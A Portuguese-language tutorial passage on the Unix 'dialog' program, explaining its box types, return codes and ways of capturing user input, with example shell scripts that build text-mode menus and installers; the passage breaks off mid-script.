Com o Dialog é possível fazer programas em *Shell* que se "parecem" com programas gráficos, onde o usuário vê apenas telas e navega entre elas apertando os botões de "OK" e "CANCELAR". Um exemplo clássico desse tipo de interface são os programas de instalação de software.

Utilizando esse conceito de telas, é possível "amarrar" o usuário ao programa, lhe apresentando as opções disponíveis, sem que ele precise ter acesso direto à linha de comando. Útil para logins restritos e para ajudar iniciantes.

Breve Histórico do Dialog

O Dialog original é antigo e não é mais desenvolvido, foi até a versão 0.3. Outros programadores o adotaram e continuaram o desenvolvimento até a versão 0.7. Depois surgiu o "cdialog" (*ComeOn Dialog*), como um Dialog melhorado, baseado no original.


O cdialog continuou evoluindo e acabou se tornando o oficial, sendo renomeado para "dialog". **Este é o Dialog que veremos aqui.**

Seu Primeiro Comando com o Dialog

Vamos direto a um exemplo para que você conheça "a cara" do Dialog. Sente numa posição confortável e digite no *Shell* o seguinte comando:

```
$ dialog --msgbox 'minha primeira tela' 5 40
```

Imediatamente sua tela ficará assim:



Fácil, não? Desenhamos uma caixa de mensagens (msgbox) de tamanho 5 por 40.

O Dialog reconhece vários tipos de “caixas”, e esta *msgbox* é uma das mais simples. os dois números passados no final do comando definem o tamanho da caixa que queremos desenhar, nesse caso 5 linhas e 40 colunas (Não confundir com pixels, pois estamos no console!).

Listagem dos 15 Tipos de Caixas

Para saciar a curiosidade do leitor, aqui estão listados todos os tipos de caixas suportados pelo Dialog:

Tipo da caixa	Desenha uma caixa onde o usuário...
calendar	Vê um calendário e escolhe uma data
checklist	Vê uma lista de opções e escolhe várias
fselect	Digita ou escolhe um arquivo
gauge	Vê uma barra de progresso (porcentagem)
infobox	Vê uma mensagem, sem botões
inputbox	Digita um texto qualquer
menu	Vê um menu e escolhe um item
msgbox	Vê uma mensagem e aperta o botão OK
passwordbox	Digita uma senha
radiolist	Vê uma lista de opções e escolhe uma
tailbox	Vê a saída do comando tail - f
tailboxbg	Vê saída do comando tail - f (segundo plano)
textbox	Vê o conteúdo de um arquivo
timebox	Escolhe um horário
yesno	Vê uma pergunta e aperta o botão YES ou o NO

É notável que a variedade é grande e temos caixas para vários tipos de tarefas. Algumas caixas são novas e foram introduzidas em versões mais recentes do Dialog.

Caso alguma dessas caixas não funcione na sua máquina, atualize o seu Dialog para a versão mais recente ou confira se ele foi compilado com todas as caixas disponíveis.

Exemplos dos Tipos de Caixa

Agora que já sabemos como é a cara do Dialog, e quais são todos os tipos de caixas disponíveis, com certeza o leitor deve estar afoito para cruzar essas duas informações e ver a cara de todas as caixas, não?

É isso o que veremos agora, uma listagem completa com um exemplo funcional de cada tipo de caixa, constando um foto da tela e a linha de comando usada para gerá-la.

Como uma maneira de contextualizar nossa listagem, inventamos o **IIV**, que é o *Instalador Imaginário do Vi*. As telas seguintes fazem parte desse instalador, que instala e configura o editor de textos Vi em sua máquina.

Instruções Importantes:

- Não veja essa lista com pressa.
- Analise com atenção os detalhes de cada tela, acompanhe na linha de comando as opções e parâmetros utilizados, redigite (ou copie e cole) os comandos na sua *Shell* e veja os exemplos “ao vivo”.
- Experimente mudar alguns parâmetros e ver o que acontece, explore as possibilidades.
- Não se preocupe agora em “como” o Dialog funciona, mas sim com “o que” ele faz.
- Descubra-o, experimente-o, é de graça!
- Faça desse momento uma apresentação, imersão e aprendizado, para entrar no mundo do Dialog.



Releia e siga as instruções acima! Ao final dessa viagem, se você seguir as instruções, com certeza você terá uma boa ideia dos poderes do Dialog, do quanto ele pode lhe ser útil e de onde você poderá aplicá-lo.

Não se assuste se de repente você ficar cheio de ideias e tiver vontade de fazer uns 5 programas diferentes agora mesmo, *isso é normal!* :). O Dialog tem esse poder de sedução por sua simplicidade e flexibilidade.



Obs.: A quebra dos comandos em várias linhas é apenas estética, não obrigatória.

ATENÇÃO



Calendar

```
dialog \
--title 'Escolha a data' \
--calendar " \
0 0 \
31 12 1999
```




Fselect

```
dialog \
--title 'Escolha onde instalar' \
--fselect /usr/share/vim/ \
0 0
```



Gauge

```
dialog \
--title 'Instalação dos Pacotes' \
--gauge '\nInstalando Vim-6.0a.tgz...' \
8 40 60
```



Infobox

```
dialog \
--title 'Aguarde' \
--infobox '\nFinalizando em 5 \
segundos...' \
0 0
```




Inputbox, Passwordbox

```
dialog \
--title 'Confirmação' \
--passwordbox 'Por favor, confirme a \
senha:' \
0 0
```



Menu

```
dialog \
--title 'Perfil' \
--menu 'Escolha o perfil da instalação:' \
0 0 0 \
mínima 'Instala o mínimo' \
completa 'Instala tudo' \
customizada 'Você escolhe'
```



Msgbox

```
dialog \
--title 'Parabéns' \
--msgbox 'Instalação finalizada com \
sucesso.' \
6 40
```



Radiolist

```
dialog \
--title 'Pergunta' \
--radiolist 'Há quanto tempo você usa \
o Vi?' \
0 0 \
iniciante 'até 1 ano' on \
experiente 'mais de 1 ano' off \
guru 'mais de 3 anos' off
```



Tailbox, Tailboxbg

```
tail -f /var/log/messages > out & \
dialog \
--title 'Monitorando Mensagens do \
Sistema' \
--tailbox out \
0 0
```



Textbox

```

dialog \
--title 'Visualizando Arquivo' \
--textbox /usr/share/vim/vim60/indent.vim \
0 0

```




Timebox

```

dialog \
--title 'Ajuste o Relógio' \
--timebox '\nDICA: Use as setas e o \nTAB.' \
0 0 \
23 59 30

```



Yesno

```

dialog \
--title 'AVISO' \
--yesno '\nO Vi foi instalado e \
configurado.\n\nVocê quer executá-lo agora?\n\n\n' \
0 0

```

Agora que você já ficou horas copiando e colando os exemplos, ou redigindo os comandos, já está apto a conhecer o <http://www.aurelio.net/Shell/dialog/dialog-tour.sh>, um script pronto para ser executado que mostra todas as caixas para você &:)

Como o Dialog Funciona

E então, já está cheio de ideias?

Sim

Ótimo! Então vamos continuar o aprendizado e conhecer os detalhes do Dialog para poder usá-lo em *scripts*.

Não

Você seguiu as instruções do tópico anterior?

Sim

Então invista mais um tempo no *Shell*, executando os exemplos, modificando-os, avaliando as possibilidades do Dialog. Veja as figuras, imagine onde você poderia utilizar aquelas telinhas, nos seus programas atuais, em programas novos que você poderia fazer... Depois volte aqui e continuamos a leitura.

Não

É uma pena. Neste ponto do documento você já seria um conhecedor do Dialog. Considere voltar ao tópico anterior e tentar de novo.

O Dialog é relativamente simples de usar, mas como ele age um pouco “diferente” dos outros programas do sistema, pode assustar e parecer confuso numa primeira tentativa.

Como agora você já sabe “o que” o Dialog pode fazer, adiante veremos em detalhes como construir e obter dados das caixas e aprenderemos algumas características do Dialog, como:

- A linha de comando é longa, cheia de opções;
- Ele redimensiona o texto e a caixa automaticamente;
- Usa código de retorno para botões Sim/Não, Ok/Cancel;
- Usa a saída de erro (STDERR) para textos e itens escolhidos.

Parâmetros Obrigatórios da Linha de Comando

No Dialog, é obrigatório passar o texto e o tamanho da caixa, sempre. Com isso, a cada chamada do programa deve haver pelo menos 4 opções na linha de comando.

O formato genérico de chamada é:

```
dialog --tipo-da-caixa '<texto>' <altura> <largura>
```

texto - O texto é a palavra ou frase que aparece no início da caixa, logo após a primeira linha (borda superior). Passe uma string vazia '' caso não deseje texto. Caso o texto seja maior que o tamanho da janela, ele será ajustado automaticamente, quebrando a linha. Para colocar as quebras de linhas manualmente, insira o padrão '\n' (barra-ene) onde desejar as quebras. Exemplo: 'Primeira linha.\nSegunda.'

altura - A altura é o número de linhas que serão utilizadas para desenhar a caixa, inclusive a primeira e a última que fazem as bordas superior e inferior. Se informado o número zero, o Dialog ajusta automaticamente a altura da caixa para caber o conteúdo.

largura - A largura é o número de colunas que serão utilizadas para desenhar a caixa, inclusive a primeira e a última que fazem as bordas esquerda e direita. Se informado o número zero, o Dialog ajusta automaticamente a largura da caixa para caber o conteúdo.

Na prática, é melhor deixar que o Dialog quebre o texto e ajuste o tamanho das caixas automaticamente. Então nos exemplos desse documento não haverá quebras de linha manuais (\n) e os tamanhos serão sempre especificados como "0 0" (zero zero).

Em caixas como o menu, onde também é preciso passar todos os itens pela linha de comando, há mais parâmetros obrigatórios além dos já citados. Eles serão abordados adiante, no momento oportuno.

Como reconhecer respostas SIM ou NÃO

A forma mais básica de se comunicar com o usuário é fazendo perguntas que ele possa responder com Sim ou Não. É possível fazer um configurador, ou até mesmo um programinha simples, com essas respostas. Já foi visto como fazer uma telinha desse tipo:


```
$ dialog --yesno 'sim ou não?' 0 0
```

Mas, e dentro de um *script*, como saber qual foi a resposta do usuário? Qual foi o botão que ele apertou?

O Dialog utiliza o código de retorno ("Return Code") para informar qual foi o botão apertado. Como sabemos, o *Shell* guarda esse código dentro da variável `$?`.

Então, que tal descobrirmos a solução do problema testando? Execute o seguinte comando duas vezes, e note qual o código de retorno que aparece quando se escolhe YES e quando se escolhe NO.

```
$ dialog --yesno 'sim ou não?' 0 0 ; echo Retorno: $?
```



Fácil! zero para Sim, um para Não.

Se lembarmos que todos os comandos UNIX/Linux retornam zero em sucesso e qualquer coisa diferente de zero (geralmente 1) quando ocorre algum erro, fica fácil memorizar. O zero é sempre positivo, beleza, sem erro, SIM. O um é problema, erro, NÃO.


Memorizando: SIM=0, NÃO=1

Agora que sabemos isso, fica fácil lidar com as respostas do usuário. Basta usar o `if` para testar o valor do `$?`. Um exemplo bem simples:

```
dialog --yesno 'Quer ver as horas?' 0 0
if [ $? = 0 ]; then
echo "Agora são: $( date )"
else
echo 'Ok, não vou mostrar as horas.'
fi
```

Caso a mensagem do `else` não seja necessária, podemos usar o operador `&&` (E ou *AND*) e deixar o comando bem mais simples:

```
dialog --yesno 'Quer ver as horas?' 0 0 && echo "Agora são: $(date)"
```



Usando o Dialog fica fácil definir variáveis de estado ("flags") ou opções antes da execução de um programa! Por exemplo, um programa simples para listar arquivos do diretório atual:

```
#!/bin/sh
# lsj.sh -- o script do "ls joiado"
# Este script faz parte do http://aurelio.net/Shell/dialog
# Zerando as opções
cor= ; ocultos= ; subdir= ; detalhes=
# Obtendo as configurações que o usuário deseja
dialog --yesno 'Usar cores?' 0 0 && cor='--color=yes'
dialog --yesno 'Mostrar arquivos ocultos?' 0 0 && ocultos='--a'
dialog --yesno 'Incluir sub-diretórios?' 0 0 && subdir='--R'
dialog --yesno 'Mostrar visão detalhada?' 0 0 && detalhes='--l'
# Mostrando os arquivos
ls $cor $ocultos $subdir $detalhes
```

Para baixar este script: <http://www.aurelio.net/Shell/dialog/lsj.sh>

Como Obter o Texto Que o Usuário Digitou

A caixa `inputbox` serve para pedir que o usuário digite algo. A sua prima é a `passwordbox`, que tem funcionamento idêntico, apenas não mostra na tela o que o usuário digita (útil para senhas).

Por exemplo, se quisermos que o usuário digite seu nome. Primeiro construímos a telinha:

```
dialog --inputbox 'Digite seu nome:' 0 0
```

Tudo bem, o usuário digita seu nome, aperta `OK` e poft! O nome é repetido na tela e volta o *prompt*. Como guardar o que foi digitado numa variável, para usar depois?

O funcionamento padrão do Dialog é: após o usuário digitar seu nome e apertar o `OK`, esse texto é mandado para a saída de erro (`STDERR`). Temos três maneiras de “pescar” esse texto:

1. Redirecionar a saída de erros (`STDERR`) para um arquivo e ler o conteúdo desse arquivo
2. Redirecionar a saída de erros (`STDERR`) para a saída padrão (`STDOUT`).
3. Usar a opção `--stdout` do Dialog

Veremos então essas três táticas. A primeira consiste em redirecionar para um arquivo, e é com certeza a maneira mais incômoda por precisar de um arquivo temporário, mas também é mais portável e que funciona em qualquer *Shell*. Como todos sabemos como fazer um redirecionamento, vamos direto ao exemplo:

```
dialog --inputbox 'Digite seu nome:' 0 0 2>/tmp/nome.txt  
nome=$( cat /tmp/nome.txt )  
echo "O seu nome é: $nome"
```



Guardamos na variável `nome` o conteúdo do arquivo temporário.

A segunda maneira é mais limpa por não precisar criar o arquivo temporário. Basta utilizar o operador `2>&1` para redirecionar a saída de erro para a saída padrão. Com o texto desejado na saída padrão, podemos definir a variável `nome` diretamente:

```
nome=$( dialog --inputbox 'Digite seu nome:' 0 0 2>&1 )
echo "O seu nome é: $nome"
```

Mas acaba sendo incômodo ter de ficar redirecionando a saída de erro sempre, a cada chamada do Dialog. A terceira maneira de obter o texto leva isso em conta e usa uma opção do próprio programa para redirecionar o texto para a saída padrão, a `--stdout`:

```
nome=$( dialog --stdout --inputbox 'Digite seu nome:' 0 0 )
echo "O seu nome é: $nome"
```

Das três formas apresentadas, essa é a mais limpa. Assim, nos exemplos seguintes, a opção `--stdout` será sempre utilizada.

Ah! A caixa `inputbox` também aceita um último parâmetro opcional que é o texto inicial já preenchido no campo. Exemplo:

```
dialog --stdout --inputbox 'Digite seu nome:' 0 0 "seu nome aqui"
```

Como Obter o Item Único Escolhido de um Menu ou Radiolist

Já sabemos como fazer telas tipo Sim/Não. Mas e se precisarmos ampliar o leque de respostas possíveis do usuário, onde também poderíamos ter “Talvez” ou “Não sei” como respostas válidas? Ou ainda, se precisarmos que o usuário escolha um item de um menu para saber qual das opções ele quer executar?

Nesse caso o Sim/Não é insuficiente, e precisamos usar a caixa do tipo Menu, onde podemos especificar vários itens diferentes e o usuário escolhe um (e apenas um). Para começar, vamos fazer um exemplo bem bobo:

```
user=$( dialog --stdout --menu 'Bobice:' 0 0 0 1 um 2 dois 3 três )
echo Você escolheu o número $user
```




A primeira grande diferença a se notar é que a linha de comando do Dialog ficou gigante, cheia de parâmetros! Vamos destrinchá-la.

Até o Bobice: nenhuma novidade. Mas seguido dele estão três zeros, onde geralmente só tinha dois! Não, isso não é erro de digitação :)

Os dois primeiros zeros continuam sendo a altura e largura da caixa, isso nunca muda. Já o terceiro zero é uma propriedade especial do menu, que indica quantos itens serão “visíveis” de uma vez na caixa. Veja a diferença de trocar este zero por um:

```
dialog --stdout --menu 'Bobice:' 0 0 1 1 um 2 dois 3 três
```



Agora apenas um item é visível por vez, diminuindo o tamanho da caixa. Isso pode ser útil quando o Menu tem muitas opções, mas para que a caixa fique num tamanho aceitável, mostra-se apenas parte delas por vez e deve-se fazer uma "rolagem" para ver o resto.

Logo após essa definição do número de itens, colocamos enfileirados todos os itens do menu, no formato <item> <descrição>. Em nosso exemplo são três itens numéricos.

Este é o formato genérico da linha de comando da caixa Menu:

```
dialog --menu '<texto>' 0 0 <número-itens> <item1> <desc1> ... <itemN>
<descN>
```


- número-itens** - O número máximo de itens do menu que serão mostrados na caixa. Os demais ficarão ocultos e podem ser acessados rolando a lista com as setas do teclado. Caso especificado como zero, o Dialog mostra todos os itens, ou ajusta automaticamente o número ideal para que a caixa caiba na tela.
- item** - O item deve ser um nome único, diferente para cada item. O item é o texto retornado pelo Dialog ao script, quando o usuário escolhe uma opção.
- descrição** - A descrição é um texto explicativo que serve para detalhar do que se trata o item. A descrição pode ser omitida passando a string vazia ''.

Exemplo:

```
dialog --menu 'texto' 0 0 0 item1 '' item2 '' item3 ''
```

Agora que sabemos compor esse monstro que é a linha de comando de um Menu, vamos fazer mais um exemplo, com nomes em vez de números nos itens do menu:

```
cor=$( dialog --stdout --menu 'As cores:' 0 0 0 amarelo 'a cor do sol'
verde 'a cor da grama' azul 'a cor do céu' )
echo Você escolheu a cor $cor
```



Não é tão difícil, hein? A dica para não se confundir é enxergar a linha de comando como várias pequenas partes, identificando e isolando cada uma delas (veja comentários à direita):

dialog	
--stdout	usa o STDOUT
--menu 'As cores:'	texto do menu
0 0 0	altura, largura e nûm. itens
amarelo 'a cor do sol'	item 1
verde 'a cor da grama'	item 2
azul 'a cor do céu'	item 3

É por isso que, geralmente, os comandos Dialog são colocados em várias linhas, para fazer essa separação em partes e facilitar o entendimento. Para tal, basta "escapar" o final de cada linha do comando (exceto a última) com uma barra (\). Veja como fica o exemplo anterior quebrado em várias linhas:

```
cor=$( dialog \
--stdout \
--menu 'As cores:' \
0 0 0 \
amarelo 'a cor do sol' \
verde 'a cor da grama' \
azul 'a cor do céu' )
echo Você escolheu a cor $cor
```

Bem melhor, não? Adicionalmente, pode-se alinhar os escapes e os itens para facilitar ainda mais a leitura:

```
cor=$( dialog
    --stdout
    --menu 'As cores:'
    0 0 0
    amarelo 'a cor do sol' \
    verde   'a cor da grama' \
    azul    'a cor do céu' )
echo Você escolheu a cor $cor
```

Esta será a notação utilizada nos exemplos, por ser a mais didática.



Não coloque comentários ou espaços em branco após a barra de escape, ela deve ser o último caractere da linha.

ATENÇÃO


```
dialog --stdout \ # Esse comando é inválido. Estes
--yesno texto \ # comentários não podem estar aqui.
```

O primo próximo do Menu é o Radiolist. A única diferença entre os dois é que no Radiolist é possível definir qual será o item que já iniciará selecionado. Para isso, cada item é composto por três parâmetros: *nome*, *descrição*, *status*. O *status* deve ser `ON` ou `OFF`, para informar se o item está “ligado” (marcado) ou não.

Como na Radiolist o usuário só pode escolher um único item, cuidado na hora de compor o comando, pois apenas um item pode ter o status `ON`, todos os outros devem ser `OFF`. Caso precise de uma lista de múltipla escolha, veja o Checklist no tópico seguinte.

Usando o exemplo anterior, podemos iniciar a caixa com a cor “verde” já selecionada:

```
dialog --radiolist 'As cores:' 0 0 0 \
    amarelo 'a cor do sol' OFF \
    verde   'a cor da grama' ON \
    azul    'a cor do céu' OFF
```



Ah! A outra diferença do Radiolist para o Menu é que ele usa os parênteses (X) para marcar o item.

Como Obter os Itens Múltiplos Escolhidos de um Checklist

A caixa Checklist é idêntica à Radiolist já vista, a única diferença é o usuário poder escolher mais de um item; é uma caixa de múltipla escolha.

Primeiro, vamos fazer um menu com opções para o usuário escolher:

```
estilos=$( dialog --stdout \
--checklist 'Você gosta de:' 0 0 0 \
rock '' ON \
samba '' OFF \
metal '' ON \
jazz '' OFF \
pop '' ON \
mpb '' OFF )
echo "Você escolheu: $estilos"
```



A sintaxe é a mesma da Radiolist, e compomos uma lista onde os itens não têm descrição (usando as aspas vazias ''). A diferença agora é que temos mais de um item selecionado.

Note que o Dialog retorna todos na mesma linha, com cada item escolhido entre aspas duplas. Esse retorno em apenas uma linha requer conhecimento em sed, awk ou outro editor programável para se identificar e extrair corretamente os itens escolhidos.

Como isso dificulta o uso do Dialog, ele possui uma opção de linha de comando chamada `--separate-output`, que em vez de retornar tudo em uma linha, retorna os itens selecionados um por linha, e sem as aspas. Dessa maneira, fica bem mais fácil varrer e descobrir os itens escolhidos com um *loop de while*:

```
estilos=$( dialog --stdout \
--separate-output \
--checkbox 'Você gosta de:' 0 0 0 \
rock '' ON \
samba '' OFF \
metal '' ON \
jazz '' OFF \
pop '' ON \
mpb '' OFF )
echo "$estilos" | while read LINHA
do
    echo "---- $LINHA"
done
```

Ou usando substituição de processos (capítulo 8) para evitar o pipe (|):

```
while read LINHA
do
    echo "---- $LINHA"
done < <( dialog --stdout \
--separate-output \
--checkbox 'Você gosta de:' 0 0 0 \
rock '' ON \
samba '' OFF \
metal '' ON \
jazz '' OFF \
pop '' ON \
mpb '' OFF )
```



E se o Usuário Apertar o Botão CANCELAR?

Você faz as telinhas, apronta os menus, deixa tudo certinho para funcionar redondo. Mas, no meio do programa, o usuário desiste de tudo e aperta o botão CANCELAR. Como detectar isso?

Assim como acontece com os botões Yes/No, o Dialog usa os Códigos de Retorno para informar se o usuário pressionou o OK ou o CANCELAR.

OK=0, CANCELAR=1

Então sempre após cada telinha do dialog, coloque o seguinte teste para saber se o CANCELAR foi apertado:

```
[ $? -eq 1 ] && echo 'Botão CANCELAR apertado'
```

Dependendo de como funciona seu programa, você pode fazer o aperto do CANCELAR retornar à tela anterior, ao menu principal, ou ainda ser mais drástico e abandonar o programa. Tudo depende do tipo de navegação que você quer usar.

Além de apertar o botão CANCELAR, o usuário também pode apertar a tecla <ESC> do teclado. Veja o tópico seguinte.

E se o Usuário Apertar a Tecla ESC?

Em qualquer tela do Dialog, apertar a tecla `<ESC>` gera o código de retorno 255 e abandona a caixa. Então, além de tratar do botão `OK` (retorno zero) e do `CANCELAR` (retorno 1), também é preciso cuidar da tecla `<ESC>`.

Dependendo do tipo de sua aplicação, a tecla `<ESC>` pode gerar o mesmo procedimento que apertar o botão `CANCELAR` geraria. Ou, ainda, você pode ter dois procedimentos diferentes, um para cada evento. Tudo depende do tipo de navegação que seu programa utiliza, algumas sugestões:

Navegação amarrada a um Menu Principal:

- Se apertar `CANCELAR` no Menu Principal, sai do programa
- Se apertar `CANCELAR` numa tela secundária, volta ao Menu Principal
- Se apertar `<ESC>` em qualquer tela, sai do programa

Navegação tipo Ida e Volta:

- Se apertar `CANCELAR` volta à tela anterior
- Se apertar `<ESC>` sai do programa

Veja exemplos completos desses tipos de navegação e do tratamento dos eventos no tópico seguinte.

Caso queira mapear o `<ESC>` para o mesmo funcionamento do `CANCELAR`, você pode fazer um teste mais genérico como, “se não for o `OK`”:

```
[ $? -ne 0 ] && echo 'ESC ou CANCELAR apertado'
```

Claro, se estiver usando botão de `HELP`, ele também será mapeado para o `CANCELAR`, então cuidado.

E se o Usuário Apertar o botão HELP?

O botão de ajuda (`HELP`) foi adicionado no dialog-0.9b, para usá-lo basta adicionar a opção `--help-button`. O seu código de retorno quando apertado é dois. Vamos lá, memorizando novamente:

<code>OK=0, CANCELAR=1, HELP=2</code>

O teste primário para saber se ele foi apertado é:

```
[ $? -eq 2 ] && echo 'Botão HELP apertado'
```

Para mostrar o texto de ajuda para o usuário, basta usar uma caixa Msbox se for curto, ou uma Textbox se for algo mais extenso. Depois é só voltar para a caixa anterior.

Como Tratar Todos os Botões e Teclas de Uma Vez?

```
case $? in
  0) echo O usuário apertou o botão OK (ou o Yes) ;;
  1) echo O usuário apertou o botão CANCELAR (ou o No) ;;
  2) echo O usuário apertou o botão HELP ;;
  255) echo O usuário apertou a tecla ESC ;;
  *) echo Retorno desconhecido;;
esac
```

Mergulhando de Cabeça no Dialog

Exemplo de Menu Amarrado (em Loop)



```
#!/bin/bash
# tia.sh - o script da tia que precisa usar o computador
# Este script faz parte do http://aurelio.net/shell/dialog
#
# Exemplo de como amarrar o script num menu principal usando
```

```


# o 'while'. O 'case' é usado para identificar qual foi a ação
# escolhida. Após cada ação, ele sempre retorna ao menu
# principal. Só sai do script caso escolha a última opção,
# aperte CANCELAR ou ESC.
#
# Util para usar como login shell de pessoas inexperientes ou
# fazer utilitários de ações restritas e definidas.
#
# FLUXOGRAMA
#           INÍCIO          FIM
#           +-----+          +-----+
#           +----> |   menu  |--Esc----> |  saí do  |
#           |   principal |--Cancel--> | programa |
#           |   +----Ok----+   +--> +-----+
#           |           |           |
#           +---<--1 2 3-4---+Zero--->---+
#
#
# Loop que mostra o menu principal
while : ; do
# Mostra o menu na tela, com as ações disponíveis
    resposta=$(dialog --stdout \
        --title 'Menu da Tia' \
        --menu 'Olá Tia, escolha o que você quer fazer:' \
        0 0 0 \
        1 'Navegar na Internet' \
        2 'Escrever uma carta' \
        3 'Jogar paciência' \
        4 'Perder tempo' \
        0 'Sair' )

# Ela apertou CANCELAR ou ESC, então vamos sair...
[ $? -ne 0 ] && break
# De acordo com a opção escolhida, dispara programas
case "$resposta" in
    1) /usr/bin/mozilla 'http://google.com.br' ;;
    2) /bin/mcedit /tmp/carta.txt ;;
    3) /usr/games/solitaire ;;
    4) /usr/X11R6/bin/xsnow ; /usr/X11R6/bin/xeyes ;;
    0) break ;;
esac
done
# Mensagem final :)
echo 'Tchau Tia!'

```

Baixar este *script* em <http://www.aurelio.net/shell/dialog/tia.sh>

Exemplo de Telas Encadeadas (Navegação Sem Volta)



```
#!/bin/sh
# encadeado.sh - o script que chega até o final
# Este script faz parte do http://aurelio.net/shell/dialog
#
# Exemplo de como encadear telas usando o operador && (AND).
# Caso o usuário desista em qualquer tela (apertando CANCELAR
# ou ESC), o script executa o primeiro comando após a cadeia
# de &&.
#
# Útil para fazer programas ou brincadeiras onde só há um
# caminho certo a seguir para chegar ao final.
# FLUXOGRAMA
#
#           INÍCIO
#           +-----+
#           | tela1 |--Cancel/Esc--->----+
#           +---Ok---+                   |
#           | tela2 |--Cancel/Esc--->----+      +-----+
#           +---Ok---+                   |---> | desistiu |
#           | tela3 |--Cancel/Esc--->----+      +-----+
#           +---Ok---+                   |
#           | tela4 |--Cancel/Esc--->----+
#           +---Ok---+
#           | final |
#           +-----+
#           FIM
#
# Função rápida para chamar a caixa YesNo
simnao(){
    dialog --yesno "$*" 0 0
}
simnao 'Quer continuar?' &&
simnao 'Estamos na segunda tela. Continua?' &&
simnao 'Terceira. Continua continuando?' &&
```

